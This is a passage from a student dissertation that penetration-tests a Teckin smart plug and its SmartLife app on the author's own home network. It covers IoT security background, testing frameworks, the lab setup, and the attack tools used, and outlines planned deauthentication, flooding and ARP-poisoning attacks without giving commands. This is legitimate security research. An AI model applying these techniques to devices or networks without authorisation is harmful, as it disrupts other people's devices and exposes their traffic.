

IoT Security

A Penetration Test of a Teckin Smart Plug with Countermeasure Recommendations

Ellis Doran

C1627826

Supervisor: Dr George Theodorakopoulos

Moderator: Dr Neetesh Saxena

Acknowledgments

I would like to thank my family and friends for being supportive throughout the duration of the project. Their constant words of encouragement have been greatly appreciated and very motivating right to the end.

I would also like to thank my supervisor Dr George Theodorakopoulos for allowing me to undertake this project and for answering any questions I had during. I greatly appreciate the research materials proved that helped at the start of the project.

Abstract

With the ever evolving area of Internet of Things (IoT) devices, these devices are being incorporated into a variety of areas in our lives, including in our homes. From smart fridges to smart light bulbs, many households now rely on these devices to improve lives and automate their homes. Though playing important roles, IoT devices can come with security concerns. This project will focus on analysing the Teckin Smart Plug and SmartLife IOS App, uncovering a variety of vulnerabilities and all done while following a penetration testing methodology by PTES. Through a number of attacks, these vulnerabilities will be taken advantage of. Ending this project in a post exploitation stage, where a number of countermeasure will be identified and explained as suggestions for defending against these attacks.

Table of Contents

Acknowledgments.....	2
Abstract.....	3
List of Figures	7
1. Introduction	9
1.1. Internet of Things (IoT)	9
1.2. Aim of the Project	9
1.3. Scope of the Project.....	9
1.4. Report Structure	9
2. Background	10
2.1. IoT	10
2.2. IoT Security	11
2.3. OWASP IoT Top 10 Vulnerabilities	11
2.4. Previous IoT Attacks.....	12
2.4.1. The Jeep Hack	12
2.4.2. Trendnet Webcam Hack.....	12
2.4.3. St Judes Vulnerable Cardiac Devices.....	13
2.4.4. Mirai Botnet.....	13
2.4.5. Fish Tank Casino Hack	13
2.5. IoT Network Communication Protocols.....	13
2.5.1. Transport Layer	13
2.5.2. Network Layer.....	14
2.5.3. Application Layer	14
2.5.4. WIFI	15
2.6. Penetration Testing Frameworks.....	15
2.6.1. Comparison of Frameworks	15
2.6.2. Methodology Selection	16
3. Approach and Setup.....	17
3.1. PENETRATION TESTING.....	17
3.1.1. Stages of the Framework	17
4. Information Gathering	18
4.1. Environment Setup	18
4.1.1. Hardware	18
4.1.2. Software	19
4.1.3. Software Tools	19
4.2. Home Network Layout.....	21

4.3. Device Usage and Functionality	21
4.4. Target Identification.....	22
4.4.1. Port Scanning	23
5. Vulnerability Analysis	24
5.1. Nessus	24
5.1.1. Nessus Setup	24
5.1.2. Vulnerability Scan Results	26
5.2. IoT Threat Modelling	28
5.2.1.. STRIDE	28
5.2.2. IoT Threat Ranking with DREAD	29
5.2.3. Identifying threats.....	30
5.2.4. Threat Ratings	32
5.2.5. DREAD Results.....	35
6. Exploitation	36
6.1. SmartLife Mobile App	36
6.1.1. App Password Policy	36
6.1.2. Brute Force Attempt Against Account	37
6.1.3.. Account Multi-Login with Secondary Device	39
6.2. Control the Device	41
6.3. Deauthentication Attack	42
6.3.1. Monitoring Mode	42
6.3.2. Cracking WPA/WPA2 with Aircrack-ng Dictionary Attack	46
6.4. SYN Flood	48
6.5. ICMP Flood using hping3	51
6.6. ARP Poisoning and DoS	53
6.6.1. ARP Poisoning (Spoofing)	53
6.6.2. ARP DoS.....	56
7. Post Exploitation	59
7.1. Evaluation	59
7.1.1. Port Scanning	59
7.1.2. App Login Security.....	59
7.1.3. Control the Device	60
7.1.4. Deauthentication	60
7.1.5. SYN Flood	61
7.1.6. ICMP Flood	61
7.1.7. ARP Poisoning	62

7.1.8. ARP DoS.....	62
7.2. Issues Encountered	63
8. Future Work	64
8.1. Firmware Reverse Engineering	64
8.2. Mobile Application.....	64
8.3. Amazon Alexa and Google Assistant.....	64
8.4. Tuya Investigation	64
9. Conclusion	65
10. Reflections.....	66
11. Appendices.....	67
Appendix A.....	67
References	68

List of Figures

Figure 1: PTES Penetration Testing Stages.....	17
Figure 2: Diagram of my home network layout	21
Figure 3: Image of the Teckin Smart Plug	22
Figure 4: Image of the button on the Teckin Smart Plug	22
Figure 5: Nmap scan of the smart plug	23
Figure 6: An intense nmap scan of the smart plug	23
Figure 7: The sign in page for Nessus.....	24
Figure 8: The creation details for the advanced scan within Nessus.....	25
Figure 9: Results from the advanced vulnerability scan	25
Figure 10: Device Type result.....	26
Figure 11: Ethernet Card Manufacturer result	26
Figure 12: Ethernet MAC Address result	26
Figure 13: Host Domain Name result.....	26
Figure 14: Result showing inconsistent Hostname and IP Address	27
Figure 15: Nessus scan information.....	27
Figure 16: Nessus SYN scanner results	27
Figure 17: OS identification results.....	28
Figure 18: Traceroute information	28
Figure 19: Password creation screening showing password requirements	36
Figure 20: Password creation screen stating the input password was too simple.....	37
Figure 21: SmartLife login screen showing the account is locked for 5 minutes.....	38
Figure 22: SmartLife app login screen showing the account is locked for 15 minutes.....	39
Figure 23: A login notification seen on my phones lock screen	40
Figure 24: View of the secondary phone after logging into the account	40
Figure 25: Second part of the SmartLife app smart plug setup screen	41
Figure 26: Results of using 'iwconfig'	42
Figure 27: Commands used to kill processes and restart the network connection in Monitor mode	43
Figure 28: Some of the connections seen while monitoring network traffic using 'airodump-ng'	43
Figure 29: Network connections while focusing on a single access point and channel 6	44
Figure 30: View of the smart plug within the SmartLife app showing it is offline	45
Figure 31: Traffic with the WPA/WPA2 handshake	45
Figure 32: Detailed view of the last part of the handshake.....	46
Figure 33: Aircrack-ng in the process of looking for a match	47
Figure 34: Completed aircrack-ng with no key found.....	47
Figure 35: View of Metasploit after it first starts up within a terminal	48
Figure 36: the results of trying to find a 'SYNFLOOD' module	49
Figure 37: The editable options of the SYNFLOOD module	49
Figure 38: The edits I made to the module to target the smart plug and its open port.....	50
Figure 39: This screenshot shows the start of the exploit within Metasploit	50
Figure 40: Wireshark capture of the SYN flood attack targeting port 6668	50
Figure 41: View of the smart plug within the SmartLife app showing it is offline.....	51
Figure 42: The command and execution of the ICMP attack within a terminal.....	52
Figure 43: A Wireshark capture of the ICMP packets going to the target smart plug.....	52
Figure 44: View of the smart plug within the SmartLife app showing it is offline.....	53
Figure 45: The initial Ettercap interface after loading it up.....	54

Figure 46: List of devices Ettercap found on the network with their IP Addresses and MAC Addresses	54
Figure 47: The ARP Poisoning options with Sniffing selected.....	55
Figure 48: Results of using 'ifconfig'	55
Figure 49: Wireshark network traffic capture of the ARP Poisoning taking place.....	55
Figure 50: An active connection with the smart plug seen within Ettercap.....	55
Figure 51: Contents of the traffic.....	56
Figure 52: Contents of the Ettercap filter	56
Figure 53: The command used to compile the Ettercap filter	57
Figure 54: The messages seen within Ettercap stating the packets have been dropped.....	57
Figure 55: View of the smart plug seen within the SmartLife app showing it is offline	58
Figure 56: Wireshark network captures showing no packets arriving at the smart plug	58
Figure 57: Within Wireshark an ICMP packet stating the smart plug is unreachable	58

1. Introduction

1.1. Internet of Things (IoT)

With almost a quarter of people in the UK owning one or more smart devices (Feldman, 2018), the need to ensure the security of these devices is becoming more and more important. With the wide variety of capabilities the various different IoT devices are capable of, it is no surprise they are being incorporated into many different aspects of our lives. Though with this up-take in the use of these devices the security surrounding them, particularly the devices we implement into our homes, should be something to be continuously evaluated. This project will focus on evaluating the security of a smart plug available in today's IoT market.

1.2. Aim of the Project

This project aims to carry out a systematic approach to penetration test an IoT smart plug and identify any vulnerabilities present. Through the identification of these vulnerabilities, attacks will be carried out and suggested countermeasures will be provided to better secure these devices against these attacks. The approach will aim to follow a selected methodology, which has been compared to similar methodologies to ensure it is the most suitable for this project. The device chosen to be tested is a Teckin brand smart plug, making use of a local network connection and IOS based application.

The project will aim to identify common attacks that IoT devices face and reproduce these attacks against the Teckin smart plug. Through information gathering, a base of knowledge relating to common attacks and vulnerabilities can be established and will allow for the hands on attacks to take place.

1.3. Scope of the Project

This project scope was to focus on the security surrounding a single device, a Teckin smart plug, and its pairing smart phone application 'SmartLife'. The penetration test does not deviate away from these two targets. These attacks are network based and include Port and Vulnerability Scanning, a Deauthentication Attack, a SYN Flood Attack and User Lockout Attacks which targeted the users application account. The devices used within the penetration test were identified and listed within this report, keeping the testing within a private home network.

1.4. Report Structure

The report is layout in a way to first provide relevant information to the reader regarding the project. This section highlights IoT security, comparisons between methodologies, network communication protocols that will be in the project and past attacks against IoT devices. This section is then followed by the information gathering stage. Here there is information about the setup of the penetration test network and workstation, as well as information gathered about the target smart plug. The next section of the report is the vulnerability analysis, using Nessus to scan the smart plug and the evaluation of various vulnerabilities using STRIDE and DREAD. Following on is the penetration test in the order it took place. It starts with targeting the SmartLife app login section and then moves onto the smart plug itself. The end of the report highlights the outcome of the attacks which took place, the countermeasures that could improve the security against each attack and additional information about future work.

2. Background

2.1. IoT

The term 'Internet of Things' was first used in 1999 by Kevin Ashton, and in simple terms by IBM, it is the "concept of connecting any device (so long as it has an on/off switch) to the Internet and to other connected devices" (Clark, 2016). This large network of devices is able to communicate and share data about themselves and their environment (Clark, 2016). In the last year, the number of globally connected IoT devices reached 12.2 billion active endpoints, and that number continues to grow (Hasan, 2022).

These connected devices use embedded systems, which include processors, sensors and communication hardware, to collect, process, send and act on data (Gillis, 2022). These devices use IoT Gateways, which they connect with to share the sensor data they have collected which is pre-processed before sending (MongoDB, n.d.). This data can be transmitted to similar local devices to be analysed or can be sent to the cloud and analysed there (Gillis, 2022). Although many of these devices accept human interaction, they are also able to function and analyse data independently with minimal human interaction. The main use for human interaction is during their setup, to give them tasks or instructions and to access any data if applicable to the devices functions.

As technology in this area continues to develop, new and improved IoT devices will begin to enter the market. Current IoT devices come in many shapes and sizes, with different capabilities, and are found in a variety of locations. Some examples of these are:

- Lightbulbs
- Plugs
- Televisions
- Security Cameras
- Thermostats
- Speakers
- Vehicles
- Kitchen appliances such as fridges
- Doorbells

Though IoT can be used to automate peoples homes, these devices can be found in a variety of places and situations including being incorporated into different sectors of society. These sectors include manufacturing, transportation, and healthcare (Oracle, n.d.-b). Devices in these sectors can work in real time, offering instant information regarding the functions and processes of the organisations systems. These insights can give decision makers a look into system performances, machine functionality and supply chain and logistical information (Gillis, 2022). Many of these come with the advantage that the businesses are able to automate processes and reduce overall costs (Gillis, 2022).

Though it is predicted that IoT devices will continue to be in demand, the current global microchip shortage is expected to impact the number of connected devices well into 2023 (Hasan, 2022). As these supply issues begin to ease, it is expected that by 2025 these devices will reach over 21 billion globally (Hasan, 2022) (Oracle, n.d.-b).

2.2. IoT Security

Though IoT devices are becoming more common in our lives, the security surrounding these device is still concerning and is something that should continue to be addressed. Main problems with IoT relate to data, more specifically, data privacy, security and volume (Miles, 2022). This research paper (Hossain et al., 2015) identifies a number of constraints surrounding hardware, software and network aspects of IoT devices, that can lead to issues with directly implementing security strategies into these devices. Some of the main takeaways from this paper are listed below.

Hardware constraints identified include (Hossain et al., 2015):

Computational and Energy Constraints: Devices which use low-powered CPUs or are battery powered, are performing processes at a lower rate. This can affect the ability to uses cryptographic algorithms which are energy expensive or computationally intensive.

Memory Constraints: Compared with more traditional systems, it is common for IoT devices to be built with RAM and Flash Memory which is limited. Some security schemes may not receive enough space to operate and so conventional security algorithms are not suitable for use in many of these IoT devices.

Software constraints identified include (Hossain et al., 2015):

Embedded Software Constraints: The IoT operating systems have a thin network protocol stack and so may be lacking sufficient security modules.

Dynamic Security Patches: The ability to implement these patches to mitigate vulnerabilities may not be an easy task with some devices. Some IoT devices may not be able to receive and implement new code or libraries due to operating system or protocol stack limitations.

Network constraints identified include (Hossain et al., 2015):

Scalability: With the growing number of IoT devices being connected to the global information network, the current security schemes do not posses an effective scalability property to deal with this.

Multiplicity of Devices: IoT devices vary in size from small plugs to PCs and so it is hard to find a single security scheme that can incorporate the large variety of these devices.

2.3. OWASP IoT Top 10 Vulnerabilities

The Open Web Application Security Project has compiled a list of the top ten IoT vulnerabilities that these devices face (Panda, 2020). These vulnerabilities will be taken into consideration when identifying vulnerabilities with the Teckin smart plug and SmartLife app. Below is a number of selected vulnerabilities from the top 10 which are related to this penetration test (Panda, 2020):

1.

Weak, guessable or hardcoded passwords – Use of weak password policies resulting in easily guessable password usage, hardcoded passwords or use of default passwords.

3.

Insecure ecosystem interfaces – mobile interfaces with weak or poor access controls. Attackers may gain access through a devices interface resulting in compromised accounts or loss of control of the account for the authorised user.

7.

Insecure data transfer and storage – poor data encryption or lack of authentication mechanisms can put data at risk both at rest and while in transit. Unencrypted data sent over a network is at risk of network sniffing.

10.

Lack of physical hardening – failing to disable or secure ports on the device can leave them open to attack and exploitation.

2.4. Previous IoT Attacks

2.4.1. The Jeep Hack

Carried out by researchers Dr Charlie Miller and Chris Valasek (Miller & Valasek, 2015), this hack has become known around the world and at the time left 1.4 million vehicles affected. The attack took place by targeting the Sprint network, which all affect vehicles were connected to. This allowed for target identification as it meant a vehicle could scan for other vulnerable vehicles through the network. A main part of the hack was taking control of the vehicle through the UConnect system, the vehicles built in entertainment system (Miller & Valasek, 2015). By taking control of this, the researchers were able to do things including change radio stations and volume, as well as control the air conditioning in the vehicle. The UConnects cellular connection allowed anyone who knew the vehicles IP Address to gain access from anywhere (Greenberg, 2015). To control the steering and speed of the vehicle, the researchers were able to flash the V850 chip with firmware they had modified. This chip is used to interface with components that control physical aspects of the car including brakes and steering (Greenberg, 2015) (Miller & Valasek, 2015).

2.4.2. Trendnet Webcam Hack

In 2012, a hacker was able to access live feeds from Trendnets wireless cameras. They were able to do this by breaching Trendnets website and bypassing users login credentials to access the live feeds from their cameras. The hack affected nearly 700 camera users, with the hackers posting links to the live feeds for these cameras online. Many of these live feeds featured infants sleeping, children playing and people going about daily activities. The issue that made this hack possible was that users login credentials were transmitted and stored in plain text. The US Federal Trade Commission (FTC) filed a complaint against Trendnet for misrepresenting their cameras as 'secure', with Trendnet settling the claim in 2013 (Kerr, 2013) (Price, 2020).

2.4.3. St Judes Vulnerable Cardiac Devices

Confirmed in 2016 by the FDA, the pace makers contained a vulnerability which allowed hackers to take control of the device. Through this they would be able to make the devices pace at dangerous rates or even fail completely by draining their batteries. This would ultimately harm the patients who have the implants (Finkle, 2017). The vulnerability here occurred in the transmitter that remotely reads the cardiac devices data and then transmits that to medical professionals. It was confirmed that no patients with the implanted cardiac devices were harmed due to the vulnerabilities (Larson, 2017).

2.4.4. Mirai Botnet

This attack caused a major disruption to the United States internet services, as the Mirai Botnet targeted various companies that provide these services. The result of the Mirai attack was a Distributed Denial-of-Services (DDoS) attack which used overwhelming traffic from infected devices to attack these companies servers (Woolf, 2016). At its peak in November 2016, the Mirai botnet had infected more than 600,000 IoT devices (Bursztein, 2017). Mirai is described as a 'self-propagating worm', a malicious program that was able to expand and replicate itself by finding and infecting vulnerable IoT devices (Bursztein, 2017). To compromise the IoT devices, the botnet solely relied on 64 well known default login credentials commonly used for IoT devices. Though low tech, it was very effective and able to infect such a large number of devices (Bursztein, 2017).

2.4.5. Fish Tank Casino Hack

As more products with the ability to connect to the internet enter the market, ways for hackers to access data remotely has risen (Schiffer, 2017). In this attack, an unnamed casino was the victim of a data theft. The hackers were able to access a fish tank which was connected to the internet. This fish tank had sensors which were connected to one of the casinos PCs that was used to monitor the fish for things, such as temperature and food levels. Through exploiting this, the hackers were able to move about to different areas of the network and send data out. The name of the casino and the type of data stolen were not released due to security concerns but it was stated 10GB of data was stolen and sent to a device in Finland (Schiffer, 2017).

2.5. IoT Network Communication Protocols

IoT devices are heavily reliant on network communication for usability. There are a number of protocols which they use, with the ones seen during this project explained below:

2.5.1. Transport Layer

TCP (Transmission Control Protocol)

This protocol is a standard for the exchange of data between two devices and allows for the transmission of data in both directions. This means that two communicating devices can send and receive data at the same time, with this data being in the form of packets (Ionos, 2020). Each connection is always identified by two end-points, a client and a server, and the connection between these two points is established via a three-way handshake. To carryout this handshake, the two end-points must have unique IP Addresses, which works as an identifier. To start, the client sends a request

to the server in the form of a SYN (Synchronise) packet. If the server receives the SYN packet and agrees to the connection, it sends back a SYN-ACK (ACK for Acknowledgment) packet. The final step is the client sending back its own ACK packet after receiving the one from the server (lonos, 2020). This protocol works alongside IP (Internet Protocol).

2.5.2. Network Layer

IP (Internet Protocol)

Works with TCP and is responsible for IP Addressing, Host-to-Host communications, Packet Formatting and Fragmentation (Oracle, n.d.-a). It is the standard for routing packets across interconnected networks, which is where it gets its name 'Internet' from. Similar to how Ethernet is an encapsulated protocol, as is IP (IBM, n.d.-b).

ICMP (Internet Control Message Protocol)

This is a connectionless protocol as a device does not need to open a connection with another to be able to send ICMP packets (Cloudflare, n.d.-d). The primary purpose for this protocol is for error reporting, and the terminal utilities Traceroute and Ping both use this protocol (Oracle, n.d.-a). This error reporting is used by routers, intermediate devices and hosts to communicate the error information or updates to other routers, intermediate devices and hosts (Lutkevich, n.d.). One scenario for the use of ICMP is if a device sends a message which is too large for the receiver to process, the message will be dropped and a ICMP message will be sent back to the sender (Lutkevich, n.d.).

ARP (Address Resolution Protocol)

This protocol is used to map MAC Address to IP Addresses (IBM, n.d.-a). The protocol assists IP by mapping known Ethernet Addresses to known IP Address to aid in directing datagrams to the correct hosts (Oracle, n.d.-a). The protocol works by receiving a request from the hardware that allows data to flow from one network to another. This hardware asks the ARP program to find a MAC Address that matches an IP Address. The ARP cache will keep a record of all IP Address and their corresponding MAC Addresses (Fortinet, n.d.-b).

2.5.3. Application Layer

HTTP (Hypertext Transfer Protocol)

This protocol is used by the World Wide Web (WWW), with the protocol being used as its foundation. The typical way this protocol works is a client machine making a request to a server, with the server then sending a response (Cloudflare, n.d.-b). This request is the way internet platforms, such as different web browsers, ask for website information to be able to load that specific website. The HTTP request carries various encoded pieces of data that contain different types of information. A HTTP request typically contains a HTTP version type, a URL, an HTTP method, a HTTP request header and an optional HTTP body (Cloudflare, n.d.-b).

HTTPS (Hypertext Transfer Protocol Secure)

This is the version of HTTP which uses encryption, Transport Layer Security (TLS) formerly known as Secure Socket Layer (SSL), to send encrypted HTTP data (Cloudflare, n.d.-c). It secures the communications using asymmetric public key infrastructure, using two keys: a private key and a public key. This encryption is important if a website is going to be sending sensitive data. Sites using HTTPS are given an SSL certificate and contains important information such as who owns the domain and the servers public key (Cloudflare, n.d.-e).

2.5.4. WIFI

IEEE 802.11

This refers to a set of standards in regards to communication for wireless LANs (Local Area Networks) but is known to its users as Wi-Fi. With 802.11, there is one standard which is IEEE 802.11-2007 but a number of amendments including 802.11a, 802.11b, 802.11g and 802.11n (Juniper, 2018). When an advancement in the technology is made, it is recognised as a new amendment. When it comes to looking at the difference between these amendments, the newer the amendment the faster it is and the larger its capacity (Juniper, 2018).

2.6. Penetration Testing Frameworks

2.6.1. Comparison of Frameworks

To conduct the penetration test, it was important to select an appropriate framework to follow. To begin I compared five well known frameworks:

1. ISSAF – Information Systems Security Assessment Framework

Evaluating draft 0.2.1 (ISSAF, 2005), the ISSAF has a target audience of penetration testers and was developed by the Open Information Systems Security Group (OISSG) while also peer reviewed. This framework consists of three main phases: Planning and Preparation, Assessment, and Reporting, Clean Up and Artefact Destruction. Each of these phases offers the penetration testers a comprehensive guide to carry out their test, covering all aspects from the initial setup to the final clean up. One benefit of this framework is that it links individual penetration testing steps with tools to use (ISSAF, 2005).

2. OSSTMM – Open Source Security Testing Methodology Manual

Reviewing Version 3 (ISECOM & Herzog, n.d.), this is a methodology that is peer reviewed and maintained by the Institute for Security and Open Methodologies (ISECOM). It is reviewed and updated every six months to remain relevant to the current state of security testing. As technology develops, this is a major advantage which ensures the information the methodology contains is current. Primarily developed to be a security auditing methodology covering the areas of Physical Security, Human Security and Wireless Security. This methodology is not designed to be used as a standalone methodology and does not offer information or support in which tools to use (ISECOM & Herzog, n.d.).

3. OWASP – Open Web Application Security Project

Mainly focusing on web applications, the OWASP Testing Guide Version 4 (Meucci & Muller, n.d.) highlights a range of resources and information for penetration testers to use during their test. The organisation is non-profit and works towards the improvement of software security. The testing framework highlights five activities which should take place: Before Development Begins, During Definition and Design, During Development, During Deployment, and finally Maintenance and Operations. These activities are highlighted throughout and the testing guide contains a clear work flow in relation to these activities (Meucci & Muller, n.d.).

4. PTES – Penetration Testing Execution Standard

The Release 1.1 methodology (PTES Team, 2022) was developed by and continues to be enhanced and improved upon by information security experts from a number of industries. This methodology has a main goal to improve the quality for penetration testing, and with its continuous enhancement, it is able to strive for this. The PTES gives the penetration tester accurate directions which they can follow during their testing. This methodology consists of six phases: Pre-Engagement Interactions, Intelligence Gathering, Vulnerability Analysis, Threat Modelling, Exploitation, Post-Exploitation and Reporting. This methodology incorporates aspects of other methodologies, for example, the web application aspects from OWASP. A benefit of this methodology is it presents clear directions and tools for the tester to follow and understand to complete their test successfully (PTES Team, 2022).

5. NIST 800-115– The National Institute of Standards and Technology

This framework offers an overview to conduct penetration tests and provides basic information about methods and techniques that can be used during a security assessment (Scarfone et al., n.d.). The document is aimed at organisations who wish to carry out a security assessment and the guide helps them through planning and carrying out this assessment. The guide only gives an overview of key elements of a technical security test and analysis and is not intended to represent a comprehensive information security analysis. Although informative, there are no explicit guides or information on what tools to use during different stages of the assessment (Scarfone et al., n.d.).

2.6.2. Methodology Selection

Based on the comparisons of the different methodologies, I decided that PTES was best suited to use during this penetration test. It's clear directions and the tool descriptions offered would be of great benefit during the exploitation stage of the test. As well as the tools, its guidance on threat modelling proved to be of use in the beginning stages of the project. From the start of the penetration test to the end, this methodology was referred to. Although focusing on the PTES methodology, information from others, such as techniques or tool suggestions, were taken into consideration.

3. Approach and Setup

3.1. PENETRATION TESTING

3.1.1. Stages of the Framework

I will be following along the stages of the PTES penetration testing framework. This framework lays out the penetration test into several different key stages. The main stages for this can be seen below, starting with the initial information gathering stages through to the post-exploitation and reporting.




Figure 1: PTES Penetration Testing Stages

The first step involves setting up the workstation and any components that may be needed during the test, such as network adapters. With setup complete, information gathering can take place involving identifying what the target is and the aspects or characteristics about it. In this first stage the scope of the penetration test is established, identifying the target device(s) and their identifiers such as the IP Address. Though information gathering can be a constant thing during the penetration test, the initial stage sets a base to work from and begin the test. Moving next to scan the target and collect information in regards to any known vulnerabilities. This can be done with vulnerability scanners, to carry out an automated scan and bring to light any discoveries. Through this, threat modelling can take place. The identification of vulnerabilities can aid in the penetration testers ability to develop their threat model.

With information gathered and any known vulnerabilities identified and made note of, the hands on exploitation can begin. During this stage, a number of tools will be used that do a variety of different things. Particularly in relation to network exploitations, different tools may use different network protocols to attack the targets vulnerabilities and exploit them. It is important during this stage that notes are taken about the types of vulnerabilities being targeted, the attacks used and the out comes of these attacks. This note taking is in preparation for the final stage of the penetration test.

With the exploitation of the target coming to an end, the penetration tester moves into the final stage which is post-exploitation and reporting. Here they will wind down their penetration test, stop all exploitation and think back to what they have done and read through their notes. The note taking which took place during the exploitation stage is now referred to when developing the post exploitation report. Key events such as vulnerabilities found and how, attacks that took place and their results, and any issues they encountered are all put into the final report. The report should clearly define what took place and the steps taken to achieve the reported results.

4. Information Gathering

4.1. Environment Setup

To be able to carry out an effective penetration test, I needed to ensure I setup the environment it would be carried out in and detailed the devices I would be using. For the entirety of the penetration test, I will be carrying it out within my home. Here I will be making use of the private Wi-Fi network as well as devices I own. The hardware and software components for this test are as follows:

4.1.1. Hardware

Laptop

I will be using my personal laptop, a Dell G5 SE running Windows 10. It is within this same laptop that will host the virtual machine that will carry out most of the penetration test attacks.

Alfa Network AWUS036NHA

This is a long range USB network adapter which will allow the virtual machine running Kali Linux to directly access the Wi-Fi connection. Using this hardware will ensure the virtual machine is able to pick up network traffic directly. The network adapter uses a chipset called Atheros AR9271.

Teckin Smart Plug

The device is controlled through an app called 'SmartLife' which provides a listed view of all devices registered with the users account. The plug itself has only one button to turn it on and off. While the plug is on, the button lights up a solid blue and while off, the button is not lit up. During set up, the button is used to indicate whether the device is in setup mode or not. To enter setup mode, the smart plug must be disconnected from the power source for 15 seconds and then plugged into an outlet and the button held down for several seconds. This resets the plug and puts it into setup mode where it will either flash blue slowly or quickly. Within the app it requires you to indicate which of these it is flashing to indicate the setup mode. The smart plug for this penetration test has been named 'PenTest' on the app.

iPhone 13

This mobile phone hosts the 'SmartLife' app and any communication with the smart plug through usage during the penetration test will be done through this mobile phone and app. During this penetration test the iPhone will be running IOS 15. A second iPhone is used for one part of the test, which is an iPhone 12.

4.1.2. Software

Kali Linux 5.16.0

This version of Kali Linux was downloaded from the website kali.org and set up through extracting the downloaded files and running it on VMware. This virtual machine contains all the software tools which will be used during the penetration test. Some software was preinstalled and some I was required to install as the penetration test progressed.

VMware Workstation 16 Pro Version 16.2.2

The Kali Linux virtual machine was run through VMware Workstation for all information gathering and exploitation activities. VMware was downloaded and installed from vmware.com .

SmartLife App

This is the app used to control the smart plug and was downloaded through the App Store onto the iPhone mentioned earlier. Within the app, each device can be selected to show several functionality options including setting timers and an on and off button. Information about each device can also be seen including their MAC Address. The IP Address for the device cannot be seen on the app but its public facing IP Address can be, which is explained at Appendix A by the manufacturer.

4.1.3. Software Tools

A number of tools were used to carry out a variety of tasks during the penetration test. Below are the software tools used:

Nmap

Nmap is a network exploration and security auditing tool, capable of scanning targets for open and closed ports. It comes preinstalled on the Kali Linux virtual machine. It is an open source tool which makes use of sending packets to targets to determine what services host targets are operating, what operating system these hosts are running, any filters present and many other aspects (Nmap, n.d.-b).

Metasploit

This tool comes preinstalled within the Kali Linux virtual machine. Metasploit can be used to probe targets looking for vulnerabilities as well as general information about the target. The tool comes loaded with modules which offer different capabilities, such as SYN Flood, to use against specified targets (Metasploit, n.d.). This is a module which was used during this penetration test.

Nessus

This is a widely available vulnerability scanning tool, built for the modern attack surface, which is able to scan a target and bring about information in regards to any discovered vulnerabilities. The tool offers a variety of scanning types, with an advanced scan used during the penetration test. It is able to run hundreds of checks against a target to discover these vulnerabilities. Its main capabilities are detection of missing security updates, simulated attacks to pinpoint vulnerabilities and detection of security holes within targeted systems. This tool is also open source (Tenable, n.d.).

Hping3

This tool is network focused, capable of sending ICMP, UDP and TCP packets to a specified target. It is able to show the replies from these packers, unless specified not to, and can be used to test firewalls, perform spoofed port scanning and perform trace route actions. Used through a terminal, hping3 commands can be customised by combining a variety of options within the command (Kali, n.d.).

Ettercap

Ettercap is a tool which makes use of a variety of features to carry out Man-in-the-Middle attacks. It is able to sniff live connections, use filters to filter sniffed traffic and contains additional features for network and host analysis. This tool came preinstalled on my Kali Linux virtual machine (Ettercap, n.d.).

Aircrack-ng suite

This is a large suite of tools, focusing on Wi-Fi network security. All the tools rely on being performed through the command line which allows for customisation of commands. The four main areas this suite focuses on are monitoring, attacking, testing and cracking. Within this suite, Airmmon-ng, Airodump-ng, Aireplay-ng and Aircrack-ng were used along side each other to carry out an attack. This suite has the ability to work with and analysis 802.11 wireless LANs. (*Aircrack-Ng [Aircrack-Ng]*, n.d.). Airmmon-ng is used to change wireless interface modes between managed and monitoring, while also having the ability to kill processes including Network Manager. Airodump-ng is used for packet capturing, including raw 802.11 frames. Aireplay-ng is used for launching attacks such as Deauthenitcation attacks. Aircrack-ng has the ability to carry out Dictionary attacks against WPA/WPA2 network keys to crack them (*Aircrack-Ng [Aircrack-Ng]*, n.d.).

Wireshark

This preinstalled tool is the most widely used network protocol analyser in the world. It allows you to actively monitor your network by capturing packets, as well as load in pre-captured pcap files to analyse. Making use of filters, you are able to narrow down searches and make use of a variety of features and configurations. Wireshark is also able to colour code various packets, allowing for easier identification during analysis (*Wireshark*, n.d.).

4.2. Home Network Layout

The home network is through NOWTV and uses a central router for all connections during this penetration test. Though through NOWTV, the service provider is SKY and so some network traffic will have the name SKY as a source or destination rather than NOWTV.

